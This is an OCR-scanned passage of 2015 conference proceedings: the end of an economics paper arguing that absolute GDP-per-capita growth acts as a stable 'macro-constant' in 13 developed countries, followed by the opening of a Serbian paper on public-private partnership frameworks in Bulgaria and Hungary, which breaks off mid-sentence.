E-mail: bisrov-sun@mail.ru
DOI: 10.15308/Synthesis-2015-475-480





Figure 1. The tendency of interest growth rates change of aggregate GDP (1) and GDP per capita (2) in Japan.

However, it can be stated that conceptually similar studies were conducted by Anglo-American economist Angus Maddison [10]. He showed that there are two different trajectories of development. The first trajectory - A - characterizes countries that grow with a constant low average annual rate, but when considering the growth in large periods of time, the result is high.

The second trajectory – B – indicates that there are countries that are growing, making sometimes serious leaps, but whose average growth rate is not high.

In such a situation, information that the economies of several countries characterized by some measure of development that does not change over a sufficiently long period will be of special interest. That is a characteristic that can be called current macro-constant.

We assume that micro-constant is statistically not changing for a long enough period of time (in 15 -40 years) characteristic of the country's development.

The existence of macro-constants is identified by value of the correlation (determination) coefficient between the tested factor and time. If the correlation coefficient is statistically equal to zero, it can be argued that the value of the test factor (Y) is independent on time (X).

Evaluation of insignificance of determination coefficients is checked by the value of Student's T-criteria. The empirical values of T-statistics were calculated for all considered dependencies and comparison showed that T <Tcrit. So, the null hypothesis was confirmed that the correlation between Y and X is absent.

Usually, economic studies aim to find the dependence of some economic characteristics on time. The problem solved in this case is inverse. It should be shown that at certain stages of global technological development in certain countries, a characteristic can occur which is not time dependent.

In the process of searching for current macro-constants, most common performance indicators in most countries of the world[1] were examined. Changes over time were examined for such macro-characteristics of development as the absolute size of GDP, its growth, the percentage of annual GDP growth, as well as all of these characteristics per capita and per person employed in the country's production. There are nine characteristics in total.

In order to prove the existence of current macro-constants in our chosen group - the major developed countries of the world, three stages of analysis have been implemented.

During the first stage, we clarified which of the nine examined characteristics can claim the status of macro-constants of development and what criteria should be used to select countries whose development is characterized by current macro-constants.

During the second stage, it was shown under what conditions or restrictions current macro-constants arise.

At the third stage, it was shown that current macro-constants, identified on the basis of the previous period, completely, or with a small correction, is stored further.

At the first stage of the analysis, firstly by visual inspection of the development dynamics graphs, all nine macro development characteristics outlined above have been tested. In total, more than 200 countries were tested. As a result, three most interesting candidates were selected. This is the percent of GDP growth - as the most commonly used measure of macro development, the absolute value of GDP per capita and the value of the absolute growth of GDP per capita per year.

One of the few arguments in favor of the constants of macroeconomic development existence can be a persistent increase in the percentage of USA GNP for sufficiently large historical period. So, for almost hundred years from 1890 to 1986, USA GNP growth is well described by a curve with a constant percentage growth per year - 3.2% (Fisher et al, 1995).

However, the statistics show that the leading economies of the world are not capable of maintaining a constant percentage growth rate on a long-term time interval. The modern practice of major developed countries often demonstrates that the interest rates of growth are significantly reduced over time (for example, after a wave of industrialization). This is evidenced in case of Japan, Great Britain, France, and Germany (a typical example is shown in Figure 1).

The second indicator: absolute value of GDP per capita - is closely linked to the value of time and, therefore, cannot claim to be a non-changeable with time constant.

Last contender for the current macro-constants of development role is an absolute increase in GDP per capita**.** The studies have shown that this indicator could claim to be the current macro-constant, but under certain conditions.

The second phase of the analysis determines under what conditions or criteria of selection the current macro-constants of development appear.

For selection of the countries in which macro-constants of development may emerge among all countries in the world (214 countries), three criteria were used.

The first selection criterion limits the minimum size of the country's population. According to our empirical evaluation, this boundary is 3,000,000 people. This number is also close to the minimum population of the leading countries of the world which are included in the annual statistical and analytical reports of the US Bureau of Labor Statistics (BLS). Thus, the mini-

1 Static data taken from the site of the World Bank – http://data.worlbank.org/indicator/...



DOI: 10.15308/Synthesis-2015-475-480





Figure 2. GDP per capita growth in Germany during stable economic development periods (1969 -2011). (Temp.=0,111 < Tcrit.= 2,744; insignificant with 99% probability)





Figure 3. GDP per capita growth in United States during stable economic development periods (1948 -2011). (Temp.=1,739 < Tcrit.= 2,682; insignificant with 99% probability)

mum population for all countries included in the report of the BLS 2011, equals to 3.4 million people (Ireland). Taking a small reserve and rounding down to a million, we get a boundary of at least 3 million people.

The second criterion selects the countries included in the "post-industrial period" of development. Justified in (Asaliev & Yusim, 2012)[2] the lower boundary of the "post-industrial period" beginning for a country is to achieve values of real GDP per capita of 15,000 in constant 2005 US dollars. This boundary is considered necessary, but not sufficient to ensure that the country has entered a "post-industrial period" of development.

The third criterion selects the countries included in the "post-industrial period" of development for a long period of time - not less than 15 years ago.

Upon applying the above-given criteria to all countries of the world, 13 countries were left for further consideration: Australia, Belgium, Canada, France, Germany, Greece, Italy, Japan, South Korea, the Netherlands, Spain, the UK and the USA.

In order to isolate a period of stability (normal) development from the entire set of data, economic crises and stagnations, as well as three years with the highest rate of economic growth were excluded.

A typical graph of the linear approximation of the absolute growth of GDP per capita with time in a stable economic growth is shown in Fig. 2. The figure shows the dependence, or rather the lack of dependence of the absolute growth in GDP per capita with time counter (consecutive years of stable economic development). This proved to be statistically insignificant by t-test value $R^2$.

Information and base trend of the USA development for the longest period of post-industrial development among all countries of the world is shown in figure 3.

Visually, theoretical regression line in Figure 3 shows an increase in the growth rate of GDP per capita. However, strictly statistical conclusion on the increase of GDP growth rate over time is not confirmed. This also confirmed to be statistically insignificant by t-test value $R^2$. Similar results were obtained for all 13 countries.

Almost zero value of the coefficient of determination $R^2$ allows us to conclude that for the countries that meet the three above defined criteria of selection, the absolute increase in per capita GDP in normal economic situation does not depend on time. That is, as a result of the second stage of the analysis, it can be stated that in the post-industrial period, only in large countries and in ordinary conditions constants of macroeconomic development are manifested.

The authors highlight the existence of macro-constants, that arise, firstly, in major advanced countries of the world, and secondly, during the crises. The three-year period with a maximum development speed is excluded from the array of information.

However, it should be mentioned that in most cases macro-constants appear during the crisis period and most productive years, almost without exception.

The task of the third stage of the dynamics of the developed countries analysis is to show, that macroconstants, identified in

2 In article it was shown that in all countries, the level of well-being which is higher than 16 - 20 thousand dollars (PPP) per capita (in dollars, 2005), the ratio of the GDP obtained by the exchange rate and purchasing power parity, is less 1. Moreover, the difference in the values of GDP is relatively small, about 20%. And in all countries, the level of welfare is lower than specified, the ratio of the two values of GDP significantly greater than 1, and they differ from each other ten times stronger. Analysis of the causes of the manifestation of these trends leads to the conclusion that they are caused by the transition countries with a GDP higher than 16 - 20 thousand dollars per capita in the new technological order, in other words, in the post-industrial period of development.



DOI: 10.15308/Synthesis-2015-475-480





Figure 4. The GDP per capita growth in the US for 25 years in a period of stability economic development (initial). (Temp.=0,725 < Tcrit.= 2,898; insignificant with 99% probability)





Figure 5. The GDP per capita growth in the US for 25 years in a period of stability economic development (follow). (Temp.=0,14 < Tcrit.= 2,878; insignificant with 99% probability)

the previous years in initial form or with a small correction are stored in the following. This task is solved by a comparison of the USA macroconstants identified for two consecutive periods of 25 years (see figure 4, 5).

The development rate of the country, formed in 1962-1986, which amounts to 732 USD / person per year (see figure 4), seems to be a good forecast of the development rate for the next 25 years. The forecasts for such a long period are sufficiently accurate.

The actual average growth rate in the subsequent period amounting to 683 USD / person per year (see figure 5) differs from the growth rate in the previous period (732 USD / person per year) by 6.7%.

It also means that under normal conditions of post-industrial development, a constant that characterizes the long-term development potential of the major developed countries arises.

The Table 1 shows the values of current macro-constants of developed countries, measured in three time periods - for the entire period of post-industrial development, for the first 20 years upon achieving a period of post-industrial development and for the last 20 years following the period of post-industrial development.

In the accepted interpretation of the concept of "current macro-constants of development" we can say that this indicator quantifies the strategically important characteristic of the country's economy. In other words, when having a high value of current macro-constant, the given country is able to efficiently develop during a long period in any market fluctuations. Moreover, with the low value of current macro-constant, the country cannot ensure high growth rates even under favorable circumstances.

| Country | Current macro-constants, 2005, US $ per cap. | | |
|---|---|---|---|
| | All post-industrial period | First 20 years of post-industrial period | Last available 20 years of post-industrial period |
| United States | 639.8 | 505.4 | 683.7 |
| Japan | 555.6 | 611.0 | 531.3 |
| Germany | 568.4 | 588.7 | 561.7 |
| France | 412.5 | 406.7 | 400.8 |
| United Kingdom | 601.0 | 523.4 | 696.3 |
| Italy | 435.6 | 499.2 | 422.7 |
| Korea | 837.4 | 837.4 | 837.4 |
| Spain | 468.4 | 477.2 | 461.0 |
| Canada | 549.3 | 515.6 | 591.5 |
| Australia | 514.7 | 477.9 | 560.3 |
| Netherlands | 592.8 | 571.7 | 615.3 |
| Belgium | 500.6 | 516.7 | 500.0 |
| Greece | 462.5 | 462.5 | 462.5 |
| *Russia* | *616.6* | | |

Table 1. Current macro-constants of major developed countries.



DOI: 10.15308/Synthesis-2015-475-480

In addition, due to the fact that the lion's share of the country's GDP is created by firms, management of the companies in terms of hard, and most importantly, dynamic competition, both at domestic and global market, gets in the form of current macro-constants a clear development guideline. If the development pace of the company is lower than the current macro-constant, i.e., below the national average, the firm will lose the competitive battle. If it is higher, the firm assures its prosperity and stability in the market.

That is an objective benchmark that firms could use for strategic assessment of its competitiveness and can serve as a long-term constant of macroeconomic development of major technologically advanced countries of the world.

Modern Russia is formally not on the list of highly advanced technological countries according to the above accepted criteria. Yet, taking into account the interests of the Russian reader, Table 1 shows the estimated value of the average GDP growth of Russia in the available statistics, from 2000 to 2013[3], not including the crisis period.

Current macro-constant of a country is a kind of an average indicator of its business development. Therefore, if a company wants to remain successful and competitive, it is important to follow the pace of development that is not lower than average. In addition, the identified values of current macro-constants can and should be an essential reference point for the industrial policy of technological development, or aspiring to this status of any country, regardless of its size.

For example, the real status of the world's countries such as Lithuania, Latvia, Poland, Serbia will be precisely determined by the over time speed of macro development in the country's economy.

Within the framework of this approach, we tested a hypothesis that the cluster or a group of similar countries will have its own macro-constant.

The assessment of the hypothesis of independent current macro-constant's origin within the group of countries was made using the methods of cluster analysis. In test mode, the clustering was performed on the same set of 13 advanced countries, as highlighted above.

We tested the hypothesis that under certain combination of values of the mean absolute increase in GDP per capita and the number of years of post-industrial period (separate clustering was also considered with a factor of population), groups of countries whose current macro-constants are close to each other can be distinguished.

In order to test this hypothesis, we used the standard hierarchical methods[4]:

1. Single linkage- also known as the "method of the nearest neighbor".
2. Complete linkage- also known as the "method of a distant neighbour."
3. Pair-group method using arithmetic averages.
4. Pair-group method using the centroid average.
   - Unweighted.
   - Weighted (median).
5. Ward's method.

The evaluation of homogeneity of the analyzed sample and their division into clusters was done using the Euclidean[5] metric.

In all cases, the criterion for division into clusters is the rule «3σ». That means that the cluster separation occurs within three standard deviations from the number of all distances between the objects. If the distance between the objects does not exceed three standard deviations, they are considered to belong to the same cluster.

However, none of the clustering methods was initially thought to have given satisfactory results. The countries linked consecutively to each other in the dendrogram, and the rule of «3σ» combined them into one group and one "omitted point" - South Korea. The example of dendrogram or icicle diagram is shown in Figure 6.

Vertical axis of Figure 6 shows the distance between the objects. Connecting lines in the first step shows the objects that are closest to one another ("the letters П"). In subsequent steps, the same lines attach the next nearest objects to those already connected. This occurs as long as the last object of observation is attached to one figurative cluster.





Figure 6. Clustering with population consideration (3σ = 3,7)

The abscissa presents the number of countries participating in the process of clustering: 1) Australia; 2) Belgium; 3) Canada; 4) France; 5) Germany; 6) Greece; 7) Italy; 8) Japan; 9) the Republic of Korea (South Korea); 10) the Netherlands; 11) Spain; 12) the United Kingdom; 13) the United States of America.

The fact that the countries are not divided into groups most likely points to their real uniformity. The total value of intra-group macro-constant is 540 USD.

## CONCLUSION

The studies conducted allow drawing several general conclusions. Firstly, we can say that the developmental milestones of technologically most advanced and largest countries in the world, at least at the stage of (contingently called) post-industrial development, are characterized by a specific constant of development: the growth rate of GDP per capita (USD /person per year). Secondly, there is only one group of major advanced countries whose development under ordinary conditions is characterized by intra-group macro constant. Thirdly, the group constant of countries' development - the world's technological leaders can and should become a benchmark for strategic development of both countries and companies within the current period.

## REFERENCES

Asaliev, A.M., Yusim, V.N. (2012). Nadnatsionalnaya mirovaya valyuta i etalon pokupatelnoy sposobnosti. *Ekonomika ustoychivogo razvitiya: Regionalnyiy nauchnyiy zhurnal*, 11, 26-40.

3 Data for 2012 and 2013 were obtained by recalculating the values of GDP per capita dollars 2011 in dollars 2005.

4 The above methods are available, for example, the statistical package Statdraphics.

5 Euclidean distance between p and q is the length of the segment . In Cartesian coordinates, if p = (p1, p2, ..., pn) and q = (q1, q2, ..., qn) two points in Euclidean space, the segment length of p q is equal:



DOI: 10.15308/Synthesis-2015-475-480

Deleplyas, G. (2000). *Lektsii po istorii ekonomicheskoy myisli*. Novosibirsk: Ekonomicheskiy fakultet NGU.

Denisov, I. (2008). *Teoriya ekonomiko-tehnologicheskogo razvitiya firm*. Moskva: Grif i K.

Eliseeva I.I., & Yuzbashev M.M. (2002). Obschaya teoriya statistiki: Uchebnik. Moskva: Finansyi i Statistika.

Fisher, S., Dornbush, R., Shmalenzi, R. (1995). Ekonomika. Moskva: Delo.

Golovanov, E.V., Yusim, V.N., Fialkovskiy, D.G. (2013). Makroekonomicheskiy orientir razvitiya firm, FGBOU VPO «REU im. G. V. Plehanova», Moskva, Sbornik trudov mezhdunarodnoy nauchno-prakticheskoy konferentsii 27 maya 2013g.

Kitov, I. (2009). The Evolution of Real GDP Per Capita in Developed Countries. *Journal of Applied Economic Sciences*, 4(2), 221-234.

Knyaginin, V.N., & Schedrovitskiy P.G. (2004). Reanimatsiya promyishlennoy politiki v Rossii v nachale XXI veka. Rossiyskoe Ekspertnoe obozrenie, 11, 2004.

Maddison A. (2012). Konturyi mirovoy ekonomiki v 1–2030 gg. Ocherki po makroekonomicheskoy istorii. Moskva: Izd. Instituta Gaydara.

Maddison, A. (2004). Contours of the World Economy and the Art of Macro-measurement 1500-2001. Retrieved 02, February, 2015, from http://www.ggdc.net/MADDISON/articles/ruggles.pdf

Mankiw, N. G. (2009). *Macroeconomics*. New York, NY: Worth Publishers.

Mayburd, E.M. (2000). Vvedenie v istoriyu ekonomicheskoy mysli: Ot prorokov do professorov. Moskva: Delo.

Pimenov, V.V. (2011). Dolgosrochnaya gosudarstvennaya oboronno-promyishlennaya politika Rossii: smena prioritetov v usloviyah modernizatsii. Vestnik Akademii voennyih nauk, 04, 129-140.

Potapova, E.N., & Tolkachev, A.S. (2006). Promyshlennaya politika i gosudarstvennoe regulirovanie ekonomiki (Sovremennyie aspektyi rossiyskoy praktiki). Moskva, 2006.

Rodrik, D. (2010). Gosudarstvo i ekonomika: promyishlennaya politika vernulas Retrieved 02, February, 2015, from http://www.vedomosti.ru/newspaper/article/2010/04/20/231785

Yusim, V., Denisov, I., & Levchenko, K. (2013). Gipoteza suschestvovaniya constant makroekonomicheskogo razvitiya // M.: FGBOU VPO «REU im. G.V. Plehanova», sbornik trudov mezhdunarodnoy nauchno-prakticheskoy konferentsii 27 maya 2013g.



DOI: 10.15308/Synthesis-2015-475-480

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPOREDNI PRIKAZ IMPLEMENTACIJE KONCEPTA JAVNOG-PRIVATNOG PARTNERSTVA U ODABRANIM ZEMLJAMA CENTRALNE I JUGOISTOČNE EVROPE

## A COMPARATIVE OVERVIEW OF IMPLEMENTATION OF PUBLIC-PRIVATE PARTNERSHIP CONCEPT IN SELECTED COUNTRIES OF CENTRAL AND SOUTHEAST EUROPE

Zoran Grubišić, Ismail Musabegović, Sandra Kamenković
Beogradska bankarska akademija, Zmaj Jovina 12, Beograd, Srbija

**Apstrakt:**
Zemlje koje se često suočavaju sa budžetskim deficitom i nedostatkom sredstava za kapitalne investicije mogu imati najveću korist od implementacije koncepta javno-privatnog partnerstva. Rad analizira prednosti i nedostatke ovakvog načina finansiranja, koje su proistekle iz njegove upotrebe u razvijenim zemljama. Predstavlja se stepen primene ovog koncepta u zemljama centralne i jugoistočne Evrope sa naglaskom na Srbiju. Upoređuju se zakonodavni okviri, kao i uspešnost nekih otpočetih ili okončanih projekata. Osnovni cilj jeste da se pruže smernice za neophodna sistemska rešenja, kao i za mere ekonomske politike na osnovu iskustava zemalja koje uspešno primenjuju ovaj koncept, kao i uočenih nedostataka u praksi zemalja u razvoju.

**Ključne reči:**
modeli finansiranja, JPP, kapitalne investicije.


**Abstract:**
Countries that often face budget deficits, and consequently, the lack of funds for capital investments, may have the greatest benefit from the implementation of the public-private partnership concept. This paper analyses the advantages and disadvantages of this funding method, as a result of its use in developed countries. It also shows the degree to which this concept is implemented in the countries of Central and Southeast Europe with an emphasis on Serbia. Legal frameworks, as well as the performances of some ongoing or previous projects are being compared. The main aim is to provide the guidelines for necessary system solutions and measures of economic policy, based on the experiences of the countries that are successfully implementing this concept, as well as the observed deficiencies in the practice of developing countries.

**Key words:**
funding models, public private partnership, capital investments.

## 1. UVOD

Koncept javno privatnog partnerstva (JPP) tokom poslednjih decenija postao je veoma atraktivan način finansiranja izgradnje i održavanja infrastrukture javnog sektora. Zemlje u razvoju i tranziciji i njihove Vlade nalaze se pod stalnim pritiskom unapređenja pružanja javnih usluga, pri čemu raspolažu sa ograničenim sredstvima. U nekim državama, poput Srbije, javne institucije su dodatno bile onemogućene da odgovore potrebama zbog administrativnih i zakonskih ograničenja, pa je učešće privatnog sektora još neophodnije. Tokom perioda recesije, a naročito fiskalnih restrikcija, kada se očekuje smanjenje troškova države, JPP naročito dobijaju na značaju.

JPP se najčešće koristi prilikom finansiranja kapitalnih projekata od javnog značaja poput auto puteva i putnih objekata – tunela, mostova, zatim železničkih pruga, luka, aerodroma, gasovoda, društvene infrastrukture, komunalne infrastrukture. Projektni aranžmani nastali po osnovu ulaganja javnog i privatnog kapitala variraju od isključivog učešća privatnog kapitala uz odobrenje i garancije Vlade, do ulaganja u kome su privatni partneri finansijska potpora državi u sponzorisanju projekata.




Slika 1: Sektorska struktura PPP na Balkanu
Izvor: EIB, World Bank PPI, IFC i komercijalne baze podataka

Prema Zelenom papiru Evropske komisije o JPP (*Green Paper on Public-Private Partnerships and Community Law on Public Contracts and Concessions*) ovaj koncept uobičajeno karakterišu sledeći elementi:

E-mail: zoran.grubisic@bba.edu.rs
DOI: 10.15308/Synthesis-2015-481-485

- dugi rok trajanja partnerstva, uključujući saradnju između javnog sektora i privatnog sektora u raznim aspektima planiranog projekta;
- izvor finansiranja razvoja projekta ili usluge je privatan sektor, koga često čine aranžmani između mnogo aktera;
- alokacija odgovornosti između partnera privatnog sektora (koji učestvuju u oblikovanju, izgradnji, implementaciji i finansiranju projekta) i partnera javnog sektora (koji se primarno koncentriše na definisanje ciljeva sa aspekta javnih politika, kvaliteta usluga i politike cena)
- alokacija rizika između partnera javnog i privatnog sektora.

### Očekivanja investitora JPP

Svaki od učesnika u ovim projektima ima svoja očekivanja, određene ciljeve i zahteve koje želi da ostvari. Prema Smernicama Evropske komisije učesnici iz privatnog sektora za ulazak u partnerstvo sa javnim sektorom imaju zahteve poput dobijanja razumnog profita, srazmernog uvećanja profitnog potencijala usled visoke izloženosti riziku, jasne pravne i regulatorne strukture, političke podrške i stabilnosti. Ipak, osnovni motiv učešća privatnih subjekata u realizaciji infrastrukturnih projekata je pre svega odgovarajuća finansijska stopa povraćaja na investirani kapital koja bi trebalo da je proporcionalna profitu koju bi mogao da se ostvari ulaganjem u alternativne projekte sličnog rizika.

Sa druge strane, očekivanja javnog sektora su u uticaju na finansiranje projekta u cilju unapređenja njegove realizacije, ubrzanje sprovođenja projekta, unapređenje nivoa usluga, unapređenje pokrivenosti usluga, koristi koje proizilaze iz efikasnosti projekta, kao i olakšanje izvođenja projekata u situacijama kada se koriste spoljna ili donatorska sredstva.

Ukoliko Evropska komisija učestvuje u razvoju i implementaciji infrastrukturnih projekata onda i ona ima svoje zahteve među kojima su najznačajniji postizanje evropskih standarda, maksimiziranje društvene dobiti, transparentnost, razumna kontrola odobrenih sredstava, uticaj na finansiranje projekata.

### Pretpostavke za implementaciju JPP

Brojne su pretpostavke koje određuju mogućnosti i ograničenja JPP. Sredojević (2010) kao najznačajnije ističe:

- Kapacitet javnog sektora – Ukoliko je javni sektor suočen sa deficitom i teretom javnog duga, veoma je verovatno da će koristiti koncept JPP, dok zemlje koje imaju velike izvore eksternih prihoda i meka budžetska ograničenja nisu snažno motivisane za primenu ovog koncepta
- Političko okruženje – Ekonomska politika Vlade koja favorizuje tržišnu ekonomiju je pogodno tle za JPP, te je koncept JPP više zastupljen u zemljama koje imaju političku stabilnost i odgovornu Vladu
- Tržišni uslovi i makroekonomska stabilnost – Koncept JPP je više zastupljen na tržištima sa velikom tražnjom i visokom kupovnom moći, u zemljama sa kredibilnim, predvidivim i stabilnim makroekonomskim uslovima, kao i u zemljama sa niskom stopom inflacije i stabilnim deviznim kursom
- Kvalitet institucionalnog okvira i pravni sistem – Zemlje sa nedovoljno jakim institucijama i administracijom neadekvatnog kvaliteta imaju visok rizik zemlje i posledično loše pretpostavke za implementaciju JPP, dok su JPP veoma uspešna u zemljama koje imaju efikasan pravni sistem koji štiti prava investitora na transparentan način kao i jake i efektivne pravne institucije.

## 2. KARAKTERISTIKE JPP TRŽIŠTA JUGOISTOČNE EVROPE

### 1. Bugarska

U Bugarskoj postoje dva zakona koja regulišu dodeljivanje koncesija, Zakon o koncesijama i Zakon o imovini lokalne samouprave, kao i više podzakonskih akata koji detaljnije regulišu ovu oblast. Usled puno akata koji regulišu ovu oblast može se reći da je opšti okvir za procedure veoma kompleksan, te zahteva efikasnost u koordinaciji institucija javnog sektora i njihov kapacitet da implementiraju odredbe. Bugarska ima JPP jedinicu na nacionalnom nivou, koja je nadležna za savetodavne usluge za potencijalne projekte. Praćenje projekata vrši Vlada, ali na ad hoc osnovi. Održavaju se javne konsultacije o JPP projektima, ali prema izveštajima ESTAT-a većina ispitanih kompanija smatra da su procedure u vezi sa JPP konsultacijama u veoma malom procentu transparentne i objektivne.

Proces privatizacije u Bugarskoj počeo je još 1997. godine. Najčešći oblik saradnje su koncesije. Veoma značajni JPP projekti su Marica Istok 1 i Marica Istok 2 između nacionalne elektro kompanije i inostrane kompanije za pružanje javnih usluga. Dodeljene su i koncesije za rekonstrukcije aerodroma Burgas i Varna, autoput Trakija, koncesije za luke na Dunavu i Crnom moru

Kao primer dobre prakse JPP u Bugarskoj može se navesti Projekat vodovoda u Sofiji (*Sofia Water and Wastewater Concession Project*). Ovo je bio prvi projekat takve vrste u zemljama Centralne i Istočne Evrope. Projekat je baziran na francuskom modelu koncesija. Glavna karakteristika samog vodovodnog sistema i javnog preduzeća bio je nedostatak investicija, zastarela infrastruktura, preveliki broj zaposlenih, nizak stepen operativne efikasnosti, nepovoljna struktura kapitala, kao i veliki procenat nenaplaćenih prihoda. Finansijski projekat je koncipiran tako da donosi najmanje 150 miliona dolara kapitalnih investicija tokom 15 godina. Projektom rukovodi lokalna samouprava Sofije i cilj je da se mobiliše ekspertiza i kapital privatnog sektora u cilju isporuke značajno kvalitetnijih vodovodnih usluga i ispunjenja evropskih standarda i zahteva potrošača. Projekat je podržan od strane EBRD-a.

Struktura koncesionog aranžmana bazirana je na projektnoj kompaniji u kojoj većinsko učešće (75%) u vlasništvu i kontrolnom upravljanju ima operater privatnog sektora, kompanija *International Water Ltd.* Lokalna kompanija kroz javnu kompaniju za vodovod "Vodosnabdevanje i kanalizacija" zadržala je manjinsko učešće u vlasništvu i upravljanju. EBRD, kao senior kreditor Sofijske vode a.d., imala je glavnu ulogu u realizaciji transakcije. Finansiranje kapitalnih investicija, neophodnih tokom prvih pet godina ove koncesije, obezbeđeno je olakšicom senior duga koji je odobrila EBRD na 15 godina, kao i dodatnim učešćem u vlasništvu u kompaniji *International Water Ltd.* Uspešnom zatvaranju finansijske konstrukcije u relativno kratkom vremenskom okviru doprineli su jasno postavljeni ciljevi, javno i potpuno obavezivanje lokalne samouprave u odnosu na projekat, dobra struktura aranžmana, odgovarajući zakonski okvir, balansirana podela rizika u ugovoru, profitabilnost projekta, transparentnost javnih nabavki, konkurencija između učesnika na tenderu, kao i struktuirani i fazni pregovori.

### 2. Mađarska

Pre pristupanja EU 2004. godine, u Mađarskoj praktično nije postojao zakonski okvir koji bi eksplicitino regulisao oblast JPP. Nakon pristupanja EU, JPP su smatrana pogodnim načinom da se izbegnu ograničenja EU koja se tiču javnog duga



DOI: 10.15308/Synthesis-2015-481-485

(koji mora da se drži u okviru 60% BDP-a) i fiskalnog deficita (maksimim 3% BDP-a).

JPP i dalje ne postoji kao posebna zakonska kategorija u Mađarskoj. Transakcije u okviru JPP uključuju pravna lica koja su definisana nekim drugim zakonima – Zakonom o konkurenciji, o javnim nabavkama i o koncesijama. Iako u Mađarskoj ne postoji poseban zakon o JPP, a u zakonima o koncesijama i javnim nabavkama JPP se uopšte i ne pominje, ova oblast je ipak uređena, i to iz tri perspektive:

